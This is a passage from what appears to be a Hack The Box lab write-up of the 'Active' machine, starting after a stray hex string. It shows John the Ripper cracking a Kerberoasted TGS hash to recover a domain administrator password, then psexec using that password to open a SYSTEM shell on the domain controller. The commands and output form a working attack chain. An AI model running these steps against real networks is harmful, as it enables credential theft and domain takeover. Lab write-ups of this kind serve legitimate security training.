b15c668496b6144c6252e6a03f6ce008775ff7f5e8714c6795ca6c1b10b77aa1233f0b56f076213ba0c8b2d46f18fcd2bb3656c0a7794b5abf7ee60f2a22ab4ec929cc8d4df9
root@kali:~/hackthebox/active/kirbi# /opt/JohnTheRipper/run/john --format:krb5tgs hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 ($krb5tgs$unknown)
1g 0:00:00:14 DONE (2018-12-05 19:54) 0.06968g/s 734318p/s 734318c/s 734318C/s Tiffani1432..Tiago_18
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The venerable sysadmin tool psexec.exe is used to get a shell as SYSTEM using the gained Domain Admin credentials.

```
PS C:\Users\egre55> .\psexec.exe \\10.10.10.100 -u active.htb\administrator -p Ticketmaster1968 -s cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>hostname & whoami
DC
nt authority\system
```